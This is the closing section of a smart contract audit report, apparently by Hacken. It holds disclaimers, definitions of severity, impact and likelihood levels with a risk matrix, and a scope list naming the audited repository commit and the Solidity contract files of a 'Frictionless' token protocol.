The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Appendix 1. Severity Definitions

When auditing smart contracts Hacken is using a risk-based approach that considers the potential impact of any vulnerabilities and the likelihood of them being exploited. The matrix of impact and likelihood is a commonly used tool in risk management to help assess and prioritize risks.

The impact of a vulnerability refers to the potential harm that could result if it were to be exploited. For smart contracts, this could include the loss of funds or assets, unauthorized access or control, or reputational damage.

The likelihood of a vulnerability being exploited is determined by considering the likelihood of an attack occurring, the level of skill or resources required to exploit the vulnerability, and the presence of any mitigating controls that could reduce the likelihood of exploitation.

Risk Level	High Impact	Medium Impact	Low Impact
High Likelihood	Critical	High	Medium
Medium Likelihood	High	Medium	Low
Low Likelihood	Medium	Low	Low

Risk Levels

Critical: Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.

High: High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.

Medium: Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.

Low: Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution, do not affect security score but can affect code quality score.

Impact Levels

High Impact: Risks that have a high impact are associated with financial losses, reputational damage, or major alterations to contract state. High impact issues typically involve invalid calculations, denial of service, token supply manipulation, and data consistency, but are not limited to those categories.

Medium Impact: Risks that have a medium impact could result in financial losses, reputational damage, or minor contract state manipulation. These risks can also be associated with undocumented behavior or violations of requirements.

Low Impact: Risks that have a low impact cannot lead to financial losses or state manipulation. These risks are typically related to unscalable functionality, contradictions, inconsistent data, or major violations of best practices.

Likelihood Levels

High Likelihood: Risks that have a high likelihood are those that are expected to occur frequently or are very likely to occur. These risks could be the result of known vulnerabilities or weaknesses in the contract, or could be the result of external factors such as attacks or exploits targeting similar contracts.

Medium Likelihood: Risks that have a medium likelihood are those that are possible but not as likely to occur as those in the high likelihood category. These risks could be the result of less severe vulnerabilities or weaknesses in the contract, or could be the result of less targeted attacks or exploits.

Low Likelihood: Risks that have a low likelihood are those that are unlikely to occur, but still possible. These risks could be the result of very specific or complex vulnerabilities or weaknesses in the contract, or could be the result of highly targeted attacks or exploits.

Informational

Informational issues are mostly connected to violations of best practices, typos in code, violations of code style, and dead or redundant code.

Informational issues are not affecting the score, but addressing them will be beneficial for the project.

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Scope details

Repository	https://gitlab.com/dfyclabs/protocol/dfyclabs-tokens
Commit	7b673da5b2db17429ba9c9fff38c6d5a2e43af8e
Whitepaper	Link
Requirements	Link
Technical Requirements	Link

Contracts in Scope

contracts/core/BasicFrictionlessToken.sol
contracts/core/FrictionlessDigitalSecurityToken.sol
contracts/core/FrictionlessFundDepositToken.sol
contracts/core/FrictionlessOnChainAssetToken.sol
contracts/modules/FrictionlessComplianceFactory.sol
contracts/modules/FrictionlessDigitalSecurity.sol
contracts/modules/FrictionlessERC20ConverterManager.sol
contracts/modules/FrictionlessFundDeposit.sol
contracts/modules/FrictionlessOnChainAsset.sol

contracts/modules/FrictionlessPermissionsManager.sol
contracts/modules/FrictionlessTokensFactory.sol
contracts/modules/FrictionlessTransferManager.sol
contracts/modules/FrictionlessTreasuryManager.sol
contracts/rules/AbstractFrictionlessCompliance.sol
contracts/rules/BasicComplianceUpgradeable.sol
contracts/rules/FrictionlessDigitalSecurityCompliance.sol
contracts/rules/FrictionlessFundDepositCompliance.sol
contracts/rules/FrictionlessOnChainAssetCompliance.sol
script/DeployContracts.s.sol
script/DeployDepositToken.s.sol
script/DeployTreasury.s.sol